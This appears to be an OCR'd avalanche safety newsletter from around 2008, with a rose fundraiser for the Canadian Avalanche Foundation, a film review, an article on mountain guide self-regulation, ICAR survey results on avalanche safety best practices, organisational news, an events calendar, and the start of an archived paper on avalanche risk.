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


Photo: Avalanche over Polar Circus by Max Darrah, Parks Canada

A reminder from Canada's leading mountain safety organizations:

canadianavalanchecentre

Kananaskis Country

Parks Canada Parcs Canada

Canada

Michel Trudeau Rose Benefits the CAF

Margaret Trudeau, one of the Canadian Avalanche Foundation's founding directors, has introduced a wonderful new way of supporting the foundation's work in public avalanche safety. A new rose, named after her son Michel, is now available for purchase. Funds from the sale of the rose will go to the CAF. Margaret Trudeau wrote the words below, explaining how the Michel Trudeau Rose came to be.

In November 1998 Michel Trudeau was swept away to an early death by an avalanche in the Kokanee Mountains. The following summer, his beloved Aunt Betsy, who is an avid gardener, made a wonderful discovery. Underneath a lot of winter/spring weedy foliage a small rose was waiting for her to find him. He was a chance seedling far away from any of the huge number of blowsy, ripe rugosas throughout the garden that might be his parents. The little rose, hiding from plain sight, bore a "lovely big flower on a tiny plant" according to Betsy.

She named it Michel. She cleared space for it to grow where she found it. It became the mother plant from which all Michel Trudeau Roses come from. Betsy and her husband Robin Dening own and run a unique gardener's nursery on Vancouver Island in Brentwood Bay. Deep in the Saanich Peninsula the nursery affords the best gardening weather in the country.

Betsy and Robin sent a cutting of the small rose to the Morden Research Station in Northern Manitoba. The government-run station headed by horticulturist Larry Dick tested the rose for its hardiness—its ability to survive in our harsh northern climate. It passed and was deemed a hardy rugosa, well-suited for Zones 2 to 9.


This is a rugged Canadian rose which makes a fine hedge—colourful, sturdy and prolific. The rose's namesake was a rugged individualist, an adventuresome, well-educated mountain man. His mother was the rose grower but strong Michel in his teenage years dug many a deep hole, filled them with "mum's magic mix fertilizer" and planted roses. Michel's Aunt Jan, who lives in Richmond, BC has had her Michel Trudeau Rose in a pot for a few years. It grows well, she cuts it back, it looks dead throughout the winter but springs back to prolific good health in the spring. Cuttings from the mother plant were sent to a propagator who has grown 2000 Michel Trudeau Roses. They are three years old now and ready for a spring or fall planting.

The Trudeau family has pledged to donate proceeds from the sale of the Michel Trudeau Rose to the Canadian Avalanche Foundation. The rose bushes will be selling for $75 for a one gallon or $100 for a two gallon pot. Costs are partially tax refundable. Contact the CAF for more information. (403) 678-1235, info@avalanchefoundation.ca.

BehindTheLines.com

The CAF funded, youth-targeted website, www.behindthelines.com continued testing this past summer. Funds raised from the Hugh & Helen Hincks Memorial Fund are being used to develop the website, which will focus on a "behind-the-scenes" educational look into the world of big-line snow sports. It will explain the risks involved and show how professional skiers and boarders manage avalanche risk in uncontrolled terrain. Contact the CAF for further information.

This full-page ad for the Michel Trudeau Rose appeared in the August issue of *Chatelaine*, one of the most prominent magazines in Canada.



Dave Mossop films a slide in the Southern Selkirks

Malcolm Sangster

The Fine Line

Film explores new territory in avalanche awareness

By Mary Clayton

In November, 1997, four Calgary teens went searching for some early-season powder outside the Fortress Mountain ski area. But while boot-packing up a wind-loaded slope, they triggered an avalanche that took their young lives. Now, eleven years later, their friends Dave Mossop and Malcolm Sangster have realized a long-held dream—to create an avalanche awareness film that will resonate with young people like those lost friends.

"We used to hang out, skip school and ski the backcountry all the time," remembers Malcolm. "Our friends weren't stupid, they were just uninformed. The signs were obvious, it's just no one had ever told them."

Malcolm, Dave and friend Eric Crosland formed a film production company called the Rocky Mountain Sherpas, honing their skills with other film projects before tackling this one that hits so close to home. Funding for the project comes through the Canadian Avalanche Foundation.

The Fine Line takes an innovative approach to communicating that old "be careful out there" message. Of course, there are elements familiar to anyone who's seen an avalanche education film recently. Radical skiing, boarding and sledding? Check. Gorgeous scenery and massive avalanches? Yup. Somber first-person accounts of close calls with death? Yup again. Older, earnest experts talking preparation and education? Definitely.

But the creative way these elements are woven together takes the film way beyond the sum of its parts. The Sherpas have mixed in some very cool montages of seasons coming and going, plenty of great animation, and a crazy, entertaining side-trip into the history of skiing.

Woven throughout is a very subtle narrative of three high-school buddies going on a little powder hunt. Subtle in that the viewer isn't even made aware that these guys and girls are going to tell any kind of story. They're not introduced or explained in any traditional sense; they just seem another wacky element popping in and out. But they do tell a story, a tragic one, and their narrative coincides dramatically with the climax of those first-person stories mentioned above. It's a riveting few moments and talking to other audience members later, I wasn't the only one close to tears.

What really stole the show for me was the filmmakers' light hand on the message. This film does not hammer its point home. While the warning is clear that there's always a price to be paid, The Fine Line has a very honest take on the benefits of risk. And I think that quality is what's really going to resonate with its target audience.

The Fine Line is designed to provoke interest in the four 15-minute educational films that will be contained in a separate DVD package. These four training films are titled, Understanding Avalanche Bulletins," 'Choosing Terrain," 'Predicting Avalanches," and 'Emergency Self Rescue." The film is on tour in Western Canada this fall. A tour of Eastern Canada, the US and selected high schools is planned for 2009. The complete DVD package containing all five films is available early November in most mountain retail outlets and through the Rocky Mountain Sherpas, the CAF, CAA, and CAC.

The Path to Professionalism

The ACMG Experience

By Peter Tucker

Founded in 1963, the Association of Canadian Mountain Guides (ACMG) was established to act as the training, certifying and representative body for professional mountain guides in Canada. Since its inception, the association has evolved significantly to a place where its primary purpose now is to protect the public interest in the professions of mountain guiding and climbing instruction.

Self-Regulation

Professionalism, in the context of this article, is in reference to the ACMG as an organization, not to individual members. In that regard, I'll deal largely with the organization's evolution toward self-regulation. The right to self-regulate, in Canada, is generally established either by legislation or by contract with members. Examples of the latter in BC include clinical counselors and some science technologists and technicians. It appears the test of whether any sort of regulation is required (self or otherwise) is twofold: Is there risk of harm to the public from the practitioners? If yes, is this risk perceived to be well-managed?

Clearly, for the ACMG, the response to the first question is "yes." The response to the second test was not so clear, which prompted members of the board to ask what changes were necessary to ensure that the right to self-regulation was maintained.

Historical View

A brief retrospective will provide a picture of how far this organization has come in its short history. The ACMG used to be, and to a degree still is, inwardly focused. The reason for its existence was to provide a voice for mountain guides and to promote the profession. Accountability was internal, leading to the belief by some that it was an "old boys club." Public complaint processes were unclear and it was generally thought that no action would be taken against a member even if it were evidently warranted. Though this may not have been strictly true, it was certainly the perception by the outside world.

After the watershed year of 2003, the role of professionals in mountain travel came under intense scrutiny. The terrible loss of so many lives in avalanches prompted the public to ask the questions, "What is going on out there?" and "How can we know that the most is being done to protect us?" The writing was on the wall. In order to ensure the ACMG was doing its best to protect the public in the practice of the professions of mountain guiding and climbing instruction, the ACMG decided to begin to adopt the best practice of self-regulating professions.

Best Practices

Arm's Length Training

The first step taken was to distance the association from the process of training and certification. An agreement was reached with Thompson Rivers University (TRU), then known as the University College of the Cariboo, to deliver the ACMG's program of certification. To avoid the perception of conflict of interest, associations should not have a say in who qualifies to join (and, thereby, pay money to them). This is similar to other professions. The various Law Societies do not run law schools, and the College of Physicians and Surgeons doesn't run medical schools. These bodies do, however, set the standards for who can offer their certification, and what the training process should include.

Mandatory Continuing Professional Development (CPD)

Continuing professional education, the process by which professionals remain abreast of changes, and maintain the high standards delivered by their training, was made a mandatory condition of membership in the ACMG. It is important that people outside the ACMG understand that members are not simply relying on their original training (as good as that was) to ensure they are up to date on the latest techniques.

Revised Code of Conduct and Conduct Review Process

As the public began to demand more accountability from practicing mountain guides and climbing instructors, it became necessary to revise the ACMG Code of Conduct such that it was a little less "motherhood and apple pie" and a little more prescriptive. The reason is that it is nearly impossible to hold someone accountable to an aspirational code. The ACMG hired a talented lawyer to help create a stronger Code of Conduct, as well as a Conduct Review Process that followed the principles of natural justice. Together, they form the backbone of accountability against which our membership may be held. There is still some "motherhood" in the Code of Conduct, but the pie has been devoured.

Annual Conduct Review Training

Because the precepts of conduct reviews, hearings and appeals typically live in the realm of lawyers, it is difficult for conduct review panel members to keep current with processes. Therefore, the ACMG conducts annual training for all those involved in the conduct review process in how to perform legally sound conduct reviews.

Presence of Public Members of the Board

One of the most important factors in ensuring the public interest is protected—and eliminating the perception of an "old boys club" —is to involve non-members in various aspects of the association. The ACMG now has two non-members on its board, along with one non-member as an advisor to the board, and several non-members on the conduct review panel list.

Public Protection Front and Center

At the 2007 AGM, by special resolution, the ACMG membership adopted a new Constitution in which the primary object of the association became to protect the interest of the public in mountain travel and climbing instruction. In addition, the public website was significantly revamped to ensure the following:

- All members are listed on the site so that anyone outside the organization can check to see whether their guide or climbing instructor is a member.
- The complaint process is now clear and easy to locate—anyone may make a complaint if it is believed that a member is not meeting his/her obligations.
- The governance and workings of the association are more transparent.
- The public can now learn what to expect from a member and what to do if these expectations aren't met.

What's Next?

The ACMG has come a long way in its path toward professionalism. However, there is still work to do. We need to educate members, employers and stakeholders about the new conduct review process. We need to inform the public that they are able to check whether the person they intend to hire is a member. We must promote the concept that membership in the ACMG is the key to accountability and transparency. We have to continue to monitor our own best practices, constantly asking ourselves whether we are doing the best we can to protect the public. And, not least, we must never lose sight of why we do the activities we do out there. Being professional and having fun are kissing cousins. Play safe…but play.

>>Peter Tucker is the Executive Director of the ACMG

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ICAR Avalanche Commission

Issues and Suggested "Best Practices" For Avalanche Safety Programs

By Clair Israelson

Preamble

Avalanches threaten human life, and survival times for persons buried in avalanches are short. Minimizing loss of life from avalanches requires a combination of rescue and prevention programs that are tailored to the unique legal, cultural and environmental circumstances of each country. Within any country it is unlikely that a single organization can provide all of the programs required for optimal avalanche safety. There are important and complimentary roles for government, non-government, private sector and volunteer organizations. To achieve our humanitarian goal of minimizing loss of life from avalanches our collective responsibility is to create a network of organizations within our respective countries that work together to deliver comprehensive, effective avalanche safety programs.

Intent

A working group from the International Commission for Alpine Rescue (ICAR) Avalanche Commission developed a survey to collect evidence of current issues and practices for avalanche safety in ICAR member countries. The goal for the survey is to share observations and experiences, learn from each other, and use these survey results to identify ways to improve the avalanche safety programs within our respective countries.

Methods

In the fall of 2006 the working group developed a series of questions that were posted to an internet survey site. National representatives to the ICAR Avalanche Commission were invited to respond to the questions. Initial results were shown at the Avalanche Commission meetings at Pontresina, Switzerland in 2007. Following this meeting survey respondents were requested to review their information and revise it for accuracy and clarity. These revised results were then collated so that all respondents could see their information in the context of all other replies to each question. In the spring of 2008 the collated survey results were sent once again to all respondents, inviting them to make any final changes necessary. The finalized results from the spring 2008 reviews comprise the "evidence" used to prepare this report.

Limitations

The evidence collected is empirical, provided voluntarily by knowledgeable respondents from ICAR member countries. Bias, knowledge gaps and factual errors likely exist. Despite these constraints, the working group believes these results help to broadly indentify current international issues and "best practices" for avalanche safety programs.

Acknowledgements

I thank ICAR Avalanche Commission President Hans-Juerg Etter for his support and thoughtful guidance to this effort. Members of the prevention working group [Dale Atkins (US), Francois Sivardiere (FR), Ion Sanduloiu (ROM), Albert Lunde (NO), and Christophe Berclaz and Manuel Genswein (CH)] deserve recognition for the important conceptual input and feedback that they provided during all phases of this collaborative effort. I take responsibility for all errors, omissions or inappropriate conclusions.

SUMMARY OF SURVEY RESULTS

This summary of survey results was compiled empirically using recurrence of responses (both numerical and thematic) as the primary criteria.

Common Issues and Context—Avalanche Safety Programs for Backcountry Recreation

A. Estimated % change, exposure to avalanche risk in the past 20 years

- >50% increase in ski touring, off-piste skiing, snowmobile riding activities
- <20% increase in resort (on-piste) skiing, alpinism
- Steady or decreasing exposure to avalanche risk on roads and in buildings

B. Where avalanche forecasts are available, approximately 50% of winter backcountry users check the avalanche forecast before their trip.

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C. Estimated % of people carrying safety equipment (transceiver-probe-shovel, floatation devices)

- 51-75% of backcountry skiers
- 16-30% of off-piste/free-ride/out of bounds skiers
- 0-15% of snowmobile riders (in countries where this recreation is permitted)
- Resort skiers, users of roads and buildings do not use avalanche safety equipment

D. Estimated % of avalanche fatalities involving foreign tourists

- 0 - 10% Croatia, Norway, Romania, USA
- 11-20% Germany, Iceland, Italy, Switzerland
- 21-30% France, Canada
- 41-50% Austria

E. What is the greatest avalanche safety-accident prevention challenge for backcountry users in your country?

- Unaware, untrained, unequipped off-piste and backcountry users

F. What is the greatest avalanche safety-accident prevention success for backcountry users in your country?

- Steady or decreasing avalanche fatality rates among backcountry users, due to:
    - avalanche forecasts & warnings
    - avalanche awareness training, workshops
    - mountain culture and safety traditions

The five Best Practice Statements shown below in italicized font were unanimously endorsed by members of the ICAR Avalanche Commission at their meeting in Chamonix, France on Oct 10, 2008. These statements will be reviewed at the ICAR meeting in 2009 and formally adopted as Recommended Best Practice at that time.

1. Public Avalanche Forecast Programs

A credible professional organization issues scheduled public avalanche forecasts for popular winter mountain recreation areas of the country.

- Avalanche forecasts are usually produced by government agencies, or NGOs with some government funding
- National and/or regional avalanche forecast centres are the norm; ski resorts can provide useful local information
- Avalanche forecasts are updated daily
- Avalanche forecast regions are often <500 sq km and usually <5000 sq km
- Forecast centres use "push" (fax, e-mail, radio, TV, newspapers, trailhead postings, MMS) and "pull" (phone, website) methods to communicate avalanche information
- The avalanche forecast season runs from late fall into late spring

2. Avalanche Training for Amateur Recreation

Avalanche training courses for non-professional backcountry users are readily available.

- There are courses of varying lengths and levels for different target audiences
- Awareness programs or courses specifically targeting tourists and youth are increasing
- Courses have well designed curriculum, standardizing content is a goal
- A process exists for certifying the instructors that teach these courses
- Courses are perceived as "useful" and attract high numbers of participants annually

3. Avalanche Safety Programs for Public Facilities

Comprehensive programs exist to protect villages, transportation corridors, ski resorts and other highly used "public" places from avalanches.

- Avalanche hazard assessments and zoning are required by law
- Avalanche control measures are delivered by government agencies and/or private sector contractors and companies
- Protection from avalanches is achieved by a combination of engineered structures (fences, galleries, etc) and active avalanche control measures (explosives, closures, etc)
- In many alpine countries in Europe there is a legal requirement for avalanche disaster and evacuation plans to be in place; this legal requirement is less common in other jurisdictions

Common Successes

- Europe—hazard zoning and engineered avalanche protection measures
- North America—use of artillery, explosives to control avalanches along transportation routes and inside ski resorts

Common Challenges

- Europe—expense of building and maintaining engineered protective structures; some public facilities remain unprotected
- North America—no standard legal requirements for avalanche hazard assessment / zoning across jurisdictions; continued access to explosives and military artillery

4. Safety Programs For Avalanche Workers

Workers responsible for avalanche related decisions affecting the safety of others (avalanche professionals) require specialized training / credentials / certifications.

- Competency benchmarks exist for persons with high levels of decision responsibility, or persons in "high risk" occupations
- There is a hierarchy of training courses from basic to advanced, with different courses for specific work (mtn. guides, highway workers, rescuers, etc)
- Recurrent training and continuing professional development are mandatory
- Regulations exist to enhance worker safety; workers voluntarily adhere with "best practices"

Common Successes

- Effective programs for worker training
- Successful delivery of avalanche protection services for the public

Common Challenges

- Motivating a safety culture among workers
- Standardization of training programs, curriculum

- Information and knowledge exchange
- Risk management, risk communication
- Wide range of competency of people managing or exposed to avalanche danger in their workplaces
- High fatality rates among avalanche workers

5. Organized Avalanche Rescue

Organized avalanche rescue services exist for all avalanche prone areas of the country.

- Rescue team members receive comprehensive initial and recurrent training
- Avalanche rescue teams are equipped with modern avalanche SAR technologies
- Avalanche rescue dog training and certification programs exist; search dogs are fully integrated into avalanche rescue teams
- Avalanche rescue teams are fully integrated with helicopter services
- The average time from alert to dispatch of a rescue team for avalanche response is <20 minutes

Common Successes

- Avalanche rescue operations with live recoveries
- Effectiveness of SAR teams; coordination, integration, cooperation
- Transceiver proficiency classes for backcountry users

Common Challenges

- Developing, maintaining technical capacity and motivation in SAR teams, especially volunteers
- Interoperability within and between organizations

Reference document:

ICAR Avalanche Commission - Best Prevention Practices Survey Results – FINAL (25 pages)

>>Clair Israelson is the Executive Director of the CAA and Chair of the ICAR Avalanche Commission Prevention Working Group

SURVEY RESPONDENTS BY COUNTRY

Austria	Barbish Gebhard, Austrian Mountain Rescue Service
	Walter Wurtl, Mountain Rescue Austria
Canada	Clair Israelson, Canadian Avalanche Association
Croatia	Frane Bebic, Mountain Rescue Service of Croatia
France	Francois Sivardiere, ANENA
	Didier Le Gall, ANENA
Germany	Bernd Zehetleitner, Bergwacht Bayern
Iceland	Auder Elva Kjartansdottir, Icelandic Meteorological Office
Italy	S. Pivot, AINEVA
	G. Frangioni, CNSAS
	S. Sterpinio, SVI-CAI
Liechtenstein	Peter Lampert, FL LawD
Norway	Albert Lunde, Norwegian Red Cross Rescue Corps
Romania	Ion Sanduloiu, ANSM Romania
Slovakia	Jan Peto, Mountain Rescue Service – Avalanche Warning Center
Switzerland	Hans-Juerg Etter, SLF
	Jacob Rhyner, SLF
USA	Doug Abromeit, USFS National Avalanche Center
	Ethan Greene, Colorado Avalanche Information Center


COLUMBIA BREWERY
Kokanee
GLACIER BEER
Kokanee
GLACIER BEER
COLUMBIA BREWERY
BC'S
GLACIER
FRESH
TASTE

New Executive Director at AIARE

The American Institute for Avalanche Research and Education (AIARE) is pleased to announce that Brian Lazar of Boulder, Colorado will be taking over the reins from Tom Murphy. Brian has been with AIARE since its inception in 1999 and has been on the AIARE Education Committee for the past six years.

"I look back at what this organization has accomplished and how it's grown with a great sense of accomplishment," says Lazar. "What a long way we've come since the beginning, when AIARE's founding fathers (and my mentors) Jean Pavillard, Karl Klassen, and Tom Murphy began meeting in Crested Butte basements and living rooms to discuss the development of a consistent approach to avalanche education in the US."

Former Executive Director Tom Murphy calls Lazar "the next generation in avalanche education." He adds, "To be turning AIARE over to such a capable, likable and intelligent individual brings me great joy. Brian has the skills and the experience to take AIARE to the next level."

Brian Lazar Collection

Schedule of Coming Events

October 27 – Nov 4, 2008
Banff Mountain Film Festival
The 32nd annual Banff Mountain Film Festival, presented by National Geographic and New Balance, brings you the world's best mountain films and speakers. Experience the adventure of climbing, mountain expeditions, remote cultures, and the world's last great wild places—all brought to life on the big screen.
Where: Banff Centre, Banff
Info: www.banffcentre.ca/mountainculture

November 2 & 23, 2008
AST Instructor Training
These seminars will run on the Sunday immediately following the Backcountry Avalanche Workshops in each area. Register by calling Jennifer George at 250-837-2141 (229)
Where: November 2 – Vancouver
November 23 – Banff

November 1, 9, 15 & 22, 2008
Backcountry Avalanche Workshop Series
Presented by Columbia Brewery, this year's BAW series will mirror last season's with presentations from the CAC forecaster team, the University of Calgary's ASARC team, and local professionals with beta on local routes. Volunteers are always welcome.
Where: November 1 – Vancouver
November 8 – Nelson
November 22 – Banff
November 22 – Whitehorse
Info: Call Nancy Geismar at (250) 837-2141 (233)

January 9 -11, 2009
Avalanche Awareness Days
The CAC's annual event continues the tradition! This year, our national media event will be held on Jan 9 at Revelstoke Mountain Resort. Over the Jan 10-11 weekend, some 30 communities across Western Canada and the US will take part by hosting their own Avalanche Awareness Days. Remember, there's always room for more volunteers!
Where: Revelstoke Mountain Resort
Info: www.avalanche.ca

CAA Archives

AVALANCHE HAZARD, DANGER AND RISK – A PRACTICAL EXPLANATION

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Parks Canada, Banff, Alberta, Canada

ABSTRACT

A complete understanding of the fundamental concepts of avalanche hazard, danger and risk should become basic requirements for anyone undertaking avalanche prediction and risk control. However, existing definitions of hazard and risk (CSA, 1997) offer only limited value to operational practitioners such as avalanche forecasters and mountain guides. This discussion brings a field-based perspective to the underlying risk constructs of probability, consequence and exposure, and places them into a practical context that explains their relevance to everyday forecasting and mountain travel. It is hoped that a more universal understanding of these concepts will lead to an improved focus on risk in avalanche education, operational practices based on risk, and published standards for operational avalanche risk control. By aligning the practice of avalanche forecasting to be consistent with other risk-based disciplines, both professionals and the public will benefit from a clearer explanation and more thorough understanding of the fundamentals contributing to avalanche risk.

KEYWORDS: Risk, hazard, danger, probability, consequence, exposure

1. INTRODUCTION

